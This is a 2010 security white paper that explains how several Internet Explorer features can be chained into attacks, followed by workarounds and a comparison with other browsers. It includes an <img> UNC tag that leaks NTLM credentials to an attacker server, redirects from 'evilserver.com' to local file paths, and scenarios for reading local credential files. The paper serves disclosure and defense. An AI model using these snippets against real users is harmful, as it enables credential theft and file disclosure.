CORE SECURITY TECHNOLOGIES

Abusing Insecure Features of Internet Explorer

WHITE PAPER

February 2010

Jorge Luis Alvarez Medina
Security Consultant
jorge.alvarez@coresecurity.com

Abusing Insecure Features of Internet Explorer

Contents

Introduction

This document describes several design features of *Internet Explorer* that entail low security risk if considered individually but can lead to interesting attack vectors when combined together. Several attack scenarios that rely only on combinations of these low risk *Internet Explorer* features are explained and proof of concept code was developed that demonstrate they are feasible.

Acknowledgements

Some of the features discussed herein are widely known. In fact, the *Browser Security Handbook*[1] written by *Michal Zalewski* is a very good reference for technical details about most of them.
However, the purpose of this document goes beyond describing the individual features, their security impact and comparing them across browsers. The intent is to demonstrate how a combination of known design *features* (or flaws) of *Internet Explorer* with low security impact can be strung together to perform high impact attacks that require minimal or no user interaction.

Internet Explorer security model

First, let us start with a description of the security framework used by *Internet Explorer* to classify resources and to enforce security policies when they are processed.

Internet Explorer 4 introduced the concept of URL *Security Zones*[2] as a means to classify web content according to its trustworthiness. Using this, framework security policies (including access controls and authorization settings) are configured for each of five pre-established *Security Zones*, then while it is running *Internet Explorer* dynamically assigns content received from the Web to a corresponding *Security Zone* based on the content's origin and the settings configured for that *Security Zone* are then used to enforce the security controls associated to its trust level.

Thus, a web application executed by *Internet Explorer* will be granted (or denied) authorization to perform actions depending on the privileges set for the *Security Zone* to which it was assigned by *Internet Explorer*.

These are the five *Security Zones* of *Internet Explorer* listed by increasing level of trust:

- **Restricted Sites Zone**: Used for Web sites that contain content that can cause (or have previously caused) problems when downloaded. Use this zone to cause *Internet Explorer* to alert that potentially-unsafe content is about to download, or to prevent that content from downloading. The user explicitly adds the URLs of untrusted Web sites to this zone.

- **Internet Zone**: for Web sites on the Internet that do not belong to another zone. This default setting causes *Internet Explorer* to prompt the user whenever potentially unsafe content is about to download. Web sites that are not mapped into other zones automatically fall into this zone.

- **Local Intranet Zone**: for content located on an organization's intranet. Because the servers and information are within an organization's firewall, it is reasonable to assign a higher trust level to content on the intranet.

- **Trusted Sites Zone**: for content located on Web sites that are considered more reputable or trustworthy than other sites on the Internet. Assigning a higher trust level to these sites minimizes the number of authentication requests. The user explicitly adds the URLs of these trusted Web sites to this zone.

- **Local Machine Zone: T**he Local Machine zone is an implicit zone for content that exists on the local computer. The content found on the user's computer (ex*cept for content* that *Internet Explorer* caches on the local system) is treated with a high level of trust**.**

Although the *default settings* for each *Security Zone* have varied over time since their introduction in Internet Explorer 4, the number of *Security Zones* and their implied level of trust have not changed.

For the purpose of this paper there are two generic types of attacks to the *Security Zone* framework that are relevant:

- **Security Zone elevation** attacks, in which web content that should normally be assigned to a *Security Zone* with trust level X ends up assigned to a *Security Zone* with trust level Y where Y > X.

- **Security Zone restrictions bypass** attacks, in which web content that ended up correctly assigned to a *Security Zone* successfully performs actions that require privileges not granted to that *Security Zone*.

When a door closes, a window is opened

Bad design decisions or flawed design sometimes result in *features* that leave an open door (or many small windows, as in this case) for different kinds of attacks and under the eternal alibi of *backward compatibility*, it often seems that they will never be closed. In this section we will describe some of these weak *Internet Explorer* features*.*

Keep in mind that, as minimal as the security implications of these *features* may seem at a first glance, they have proved to be key components of the exploitation scenarios exposed herein, where the attacker can compromise a user desktop system by abusing nothing but these *features*.

Hiding the key under the doormat

HTTP cookies and web navigation history are stored by *Internet Explorer* in several files and folders in the local file system. Apparently as a security measure random names are used for both files and folders.

However, since they need to be accessed by *Internet Explorer* in an efficient manner the names and location of the randomly named files are kept inside different mapping files named *index.dat*. Here are some examples:

```
%USERPROFILE%\Local settings\History\History.IE5\index.dat
%USERPROFILE%\Local settings\IECompatCache\index.dat
%USERPROFILE%\Cookies\index.dat
```

Although the format of these index files is not entirely plain text, *the security sensitive content is being stored in plain text*. Since these index files are used to reference content (cookies, browser history, etc.) stored in randomly named files, obtaining them would result in obtaining the actual locations of the aforementioned files and folders.

Hence, the increase in security gained by storing potentially sensitive information in file system objects with randomly select names is dependent on the ability to prevent read access of index files from an attacker. If an attacker is able to inspect the contents of these indexing files, she can easily determine the exact location of the sensitive content that was protected by storing it in *hidden files.*

A chip off the old block

Internet Explorer and *Windows Explorer* use common underlying components (for example the *Trident* layout engine) and resemble each other in many aspects. They both support access to file systems object on SMB shares and use of UNC (Universal Naming Convention) paths to reference them.

The use of common components and the idiosyncrasies of both programs allow a user to do some tricks with *Internet Explorer* when accessing special files and folders that yield similar results when done using *Windows Explorer*. For example, when directly accessing the *History* folder with *Windows Explorer*, the actual files stored in there are not shown.




Figure 1 – Internet Explorer History folder accessed directly using Windows Explorer

However, accessing the same folder as a network resource requested using an UNC path will show the actual contents of this folder.




Figure 2 – Internet Explorer History folder accessed with UNC using Windows Explorer

As it was stated, *Internet Explorer* behaves alike when accessing these files and folders:




Figure 3 – Internet Explorer History folder accessed with UNC using Internet Explorer

Furthermore, the fact that *Internet Explorer* supports UNC and SMB has an important security implication. As this naming conventions and protocols can be used without restrictions inside web pages in the *Internet* zone or above, a web page in those zones can include an HTML tag such as the following:

```
<img src="\\[WEB SERVER IP ADDRESS]\image.jpg">
```

When *Internet Explorer* renders this tag, it triggers an SMB request to a server at the IP address specified in the `<img>` tag. The NTLM authentication negotiation proceeds as follows: anonymous access is first tried and, if failed, the client starts the *challenge-response* negotiation. The server sends the client a challenge value and the client automatically responds back with the ciphered challenge.

Thus, as part of the *challenge-response* negotiation, the client sends to the server the following information about itself:

- Windows *user name*
- Windows *domain name*
- Windows *computer name*
- A challenge value chosen by the web server ciphered with the LM/NTLM hash of this user's password

This ciphered challenge could then be brute-forced to obtain the plaintext password for the currently logged user. This achievement opens a variety of security implications:

- If the victim's computer is directly connected to the Internet, it could be compromised as easy as accessing it trough SMB

- If the attacker knows something more about the victim, she could try this password for accessing other systems (applications, bank accounts, and the like)

Even if the attacker is not able to obtain the plaintext password from that the SMB request, the rest of the information obtained can still be useful for other attack vectors as will be shown later on.

Two zones, the same place

The *Security Zone*s model mentioned at the beginning of this article requires *Internet Explorer* to determine to which zone it will assign a web resource based on its origin. The *Security Zone* assigned to a given object referenced using the UNC convention is:

- The *Internet Security Zone* if the UNC path contains the IP address to specify the target machine
- The *Local Intranet Security Zone* if the UNC path contains a NetBIOS name to specify the target machine

So far this does not sound bad. It makes sense as NetBIOS names can only be resolved within the scope of the local network segment if not mapped explicitly in the *lmhosts* file.

But what happens with IP address 127.0.0.1?

As trivial as it may sound, it is not. In fact, this is one of the root causes of the problems that Microsoft staff has mentioned for closing the attack scenarios described afterwards in this document. After several discussions with MSRC team members, they agreed that the issue is a kind of dead end, given that due to expected functionality and design decisions forcing this address to belong to one zone or another *cannot be done* without high impact on either security or backward compatibility with existing applications.

Since *Internet Explorer* makes extensive use of cached files enforcing access control to them is not a minor issue. The assumptions and constrains of the *Security Zone*s model make things become more complicated.

Consider, for example, an Internet website redirecting the navigation flow towards the following URL:

```
\\127.0.0.1\PATH_TO_RESOURCE
```

According to the *Security Zones* scheme, a website located in a less trusted zone could never provide content for and redirect its navigation flow towards a website in a more trusted zone (except for site in the *Restricted Sites* zone, that could elevate up to the *Internet* zone). This behavior is known as *Zone Elevation*.

However, in the case above *Internet Explorer* will erroneously apply *Zone Elevation restrictions* (due to this ambiguity) and the redirection will effectively occur. Content will be treated as belonging to the *Internet* zone, in spite of being stored in the local machine.

Let us consider a different way to bypass *Security Zones restrictions*: suppose that *example.com* (10.1.1.1) was explicitly added to the *Restricted Sites Security Zone*. Then the following URI will be treated with the privileges of that zone:

```
http://example.com/index.html
```

However, if the same resource is requested using the UNC notation:

```
\\10.1.1.1\index.html
```

it will be treated as belonging to the *Internet Security Zone*. As can be seen *Internet Explorer* fails to apply zone restrictions to a given resource if it is accessed using a different protocol.




Figure 4 – Internet Explorer cookie folder accessed directly using Internet Explorer. As can be seen in the status bar, the folder is treated as a Restricted Site




Figure 5 – Internet Explorer cookie folder accessed with UNC using Internet Explorer. As can be seen in the status bar, this time the folder is treated as if it belongs to the Internet zone

Ways to put arbitrary HTML/script code in the victim's computer

While not straightforward there are at least three different ways for remote servers to write arbitrary HTML/script code in the local file system of clients running *Internet Explorer*:

- Navigation history files
- Cookies
- History tracking files (history *index.dat*)

Even though these features are common to every modern web browser, the problem is not in the features themselves but in the way they are implemented:

- The content that a remote server sends to the client is written to various files on the local file system as they are received with little or no transformations/overhead.
- *Internet Explorer* allows rendering of HTML content read from local files that are not pure HTML. The non-HTML portions that cannot be rendered are simply ignored.

Due to this a remote server that managed to write arbitrary but partially controlled HTML/script code inside these files could eventually force *Internet Explorer* to treat them as such.

Although that may look very difficult to achieve in the next section we will show that it is not.

Everything that glitters is not gold

The way *Internet Explorer* determines how to process the contents of a given file is based on what is known as *MIME type detection*[3]. This is basically a best-effort heuristic used to determine the content type of a given resource and then launch the corresponding object server/application to process it.

Security problems may arise if type detection fails. In some cases, unknown content type is defaulted to be treated as HTML which could, obviously, include scripting code also.

Besides, this mechanism has been proved (more than once) not to be consistent when accessing the same resource through different methods (direct navigation, redirection, frame/iframe reference, scripting, etcetera).

For example, the proof of concept code for the vulnerability reported in the *CORE-2008-0826 Security Advisory*[4] (fix included in Microsoft Security Bulletin MS09-019) took advantage from the fact that *Internet Explorer* was reacting different when an unknown MIME format resource was directly accessed from an `<object>` tag than when it was invoked from a script. That is, for a webpage including the following HTML code:

```
<object data="redirect.pl"
        type="text/html"
        width="100%"
        height="50">
</object>
```

where *redirect.pl* redirects the navigation flow towards the unknown MIME format file:

```
GET http://evilserver.com/redirect.pl HTTP/1.0
```

```
Status: 302 Found
Content-type: text/html
Location: file://.../unknown.type
```

In the above case *Internet Explorer* would silently download and render the *unknown.type* file as HTML.


Assembling the jigsaw

As it was stated before, in and of itself each of these bugs may not seem like something you should be concerned about, however the combined use of them by an attacker may lead to some interesting attacks.

The attack scenarios described in the next section are based on the same generic approach:

Case 1: Attacking local networks with shared folders

In most of medium/large corporate networks it is very common to find shared folders with write permissions so internal users can exchange work documents, music files, and so forth. In those scenarios, is possible for any user in the network to carry out an attack as follows:



- The attacker puts an HTML file in the victim's shared folder

```
\\VICTIM\shared\evil.html
```

- The user is enticed to click a link to a webpage that redirects the navigation flow towards the malicious file the attacker uploaded to a shared folder.


```
GET http://evilserver.com/evil.html HTTP/1.0
```

```
Status: 302 Found
Content-type: text/html
Location: file://127.0.0.1/shared/evil.html
```

- If successful the attacker will have HTML/script code running in the context of 127.0.0.1

Case 2: Attacking the Internet user

The most common (and dangerous) scenario is a person who is directly connected to the Internet. In order to fit the attack scenario of this case to the generic approach, all that is needed is to add some additional steps to it:



By combining all of the *features* discussed in this document so far, the attack scenario should be clear:

- The user is enticed to click a link to a malicious page
- This page contains `<img>` tags with UNC paths to the malicious server. This way, the attacker obtains the victim's windows *user name*
- The website then writes HTML code inside the *Internet Explorer* internal tracking files (history *index.dat*, cookies) through specially crafted URI/HTML/cookies
- In the meantime, the malicious server prepares references with to the *Internet Explorer* internal tracking files with correct pathnames by using the victim's Windows *user name* obtained in the previous steps
- Then, navigation flow is redirected towards these files using UNC paths. As explained before, this is still the Internet zone, so *Internet Explorer* will not complain about it

  This is where some magic must happen. The attacker has to find a way for Internet Explorer to treat the files she wrote in as HTML. This has been done in the past (and will certainly be done in the future) in several different way. The complexity of MIME type detection and the particular idiosyncrasies of Internet Explorer are at play in this step.

- If successful, the attacker will have HTML/script code running in the context of 127.0.0.1

Overall impact

As can be seen from what has been discussed so far, by chaining the exploitation of a series of weak *features* an attacker is able to store HTML and scripting code in the victim's computer and then force the victim's browser to load and render it. Even though 127.0.0.1 is in the *Internet Zone* (scripting code does not have enough privileges to, for example, create a *wscript.shell* object) an attacker can still do some other interesting things: as code is actually stored in the victim's computer, it has enough privileges to access other files in the same origin allowing blind but full access to every file in the victim's local file systems.

Thus, interesting files such as the SAM backup file, all of the user's HTTP cookies and history files (regardless of their originating domain and their randomly selected filenames and locations) or any other file on the local system may become available to the attacker.
For example: if the computer compromised has IIS running, an attacker could get the source code of files stored in the *Inetpub\wwwroot* folder. Even more, as many applications store sensitive information (such as credentials) inside configuration files, an attacker could gain complete access to these files if they exist.

These attack scenarios have been proven to work in the past in at least three different cases (*CORE-2008-0103*[5], *CORE-2008-0826*, *CORE-2009-0625*[6]). In each of those cases the same generic approach was applied with the only variations in the way to use *Internet Explorer* to render internal tracking files as HTML (the red point in the above the diagram).

For each new attack scenario Microsoft addressed the specific way in which *Internet Explorer* internal files can be used to deliver malicious HTML/script content but it is very likely that as long as all the other components of the attack scenario could be chained together using the other individual weaknesses of *Internet Explorer*, an attacker will be just a single step away from successfully compromising the victim's system.

Corrigenda

Contrary to what has been stated in the *Common Vulnerabilities and Exposures* database for the *CVE-2009-1140*[7], it is not just a cross-domain information disclosure vulnerability. That is just a subset of the information you could get. In fact, *CVE-2008-1448*[8] description says something more precise: *allows remote attackers to bypass intended access restrictions and read arbitrary files*. And, as can be seen, both of them are the same set of *features* abused by different means.

Solutions and workarounds

By the moment of the publication of this document official hot fixes will not be available for the latest variant of the attack exposed herein. Then, users could apply the following workarounds so to protect them from exploitation of these vulnerabilities in the wild:

Internet Explorer Network Protocol Lockdown

Internet Explorer can be configured to lock down HTML content from particular network protocols in additional zones besides the *Local Machine* zone[9]. This feature allows an administrator to extend the same restrictions of the *Local Machine Zone Lockdown* to be applied to any content on any arbitrary protocol in any security zone.

In this case, in order to prevent this attack from occur, an administrator can configure *Internet Explorer* to lock down HTML content hosted on the *file:* protocol if it is in the Internet zone. Since the *file:* protocol's most common use is for either *Local Machine* or *Local Intranet* content and not *Internet* content, this mitigation should not imply huge compatibility issues.

Set the Security Level setting for the Internet and Intranet Zones to High

This setting will prevent *Internet Explorer* from running scripts or ActiveX controls in both *Security Zones*. Nonetheless, the impact on existing applications could render them unusable.

Disable Active Scripting for the Internet and Intranet Zone with a custom setting

This means to manually adjust the security level for that particular item instead of switching to an entirely different preset as in the previous workaround. Anyway, this could also have a considerable impact in multiple applications.

Only run Internet Explorer in Protected Mode

If it is available on the operating system (*Windows Vista* or *Windows 7*) you should enable *Protected Mode* to mitigate this vector. However, as some applications stopped working properly when this working mode was introduced, many users have opted for disabling it.

Use a different web browser to navigate untrusted web sites

As will be explained next, other browsers different than *Internet Explorer* can not be exploited the same way. Even so, using other browsers implies that users will be exposed to other risks those browsers are vulnerable to. It is up to the users to evaluate which is the best option.

Extending the analysis to other browsers

Some of the *features* that made possible to carry out the attack vectors exposed here are exclusive of *Internet Explorer*. Nonetheless, it makes sense to explore the possibilities of abusing of other known browsers in the same fashion.

Mozilla Firefox

Gregory Fleischer has found a different approach to access other domain cookies in *Mozilla Firefox* by abusing of a vulnerability in the *file://* protocol. As explained in the *bug report*[10], he also took advantage from an insecure feature: HTML content served with *Content-disposition: attachment* is downloaded to the local machine *%TEMP%* folder before being rendered. However, in the first stage of the attack scenario the user would be prompted to open the downloaded HTML content, somehow alerting the user that something rare is taking place.

Besides, given the flaw nature, an attacker was able to obtain cookies for domains blindly (not knowing beforehand what domains the user has cookies for).




Figure 6 – Firefox handling an HTML file served with Content-disposition:attachment

Despite the file being a *local* file, the risks involved are quite limited because *Mozilla Firefox* (as of the Gecko 1.9 implementations) has a strong same-origin policy for file:// URLs:

For cross-window DOM access, each file is treated as a separate origin, with one exception: if a file is loaded from another file that would otherwise be able to load it following this same-origin policy, they are considered to have the same origin.

Google Chrome

When trying to reproduce the attacks exposed herein in this browser, the stage of putting HTML content in the victim's computer becomes almost trivial, thanks to the harshly criticized automatic file download feature of *Google Chrome*. Just include a link to an HTML file with *Content-disposition: attachment* and you will get your file into the victims' computer.

However, there is no easy way to guess the victims' Windows username (*Chrome* will not automatically trigger the SMB authentication) and, as the HTML content put in the victims' computer must be referred to as a local resource (there is no *Security Zone* ambiguity in *Chrome*), the victim should be enticed to copy and paste a link such as *file://127.0.0.1/Username/My Documents/Downloads/evilfile.html* in the address bar (but, if you get somebody to do this, you could surely trick him into doing more interesting stuff).

Opera

At the moment of writing these lines, if *Opera* is set as the default browser, it is possible to perform the same attack vector exposed for *Mozilla Firefox* in the exact same manner: an user is enticed to click a link to an html file served with *Content-disposition: attachment*, then the user will be prompted to open this file and, if opened, it will be saved in the local machine before.

In this case, this file could access any other file in the local machine (as *Opera* does not have a folder-based *file://* URI same-domain policy), including the cookies' file *cookies4.dat*.

Opera will also prompt the user before downloading and opening the file.

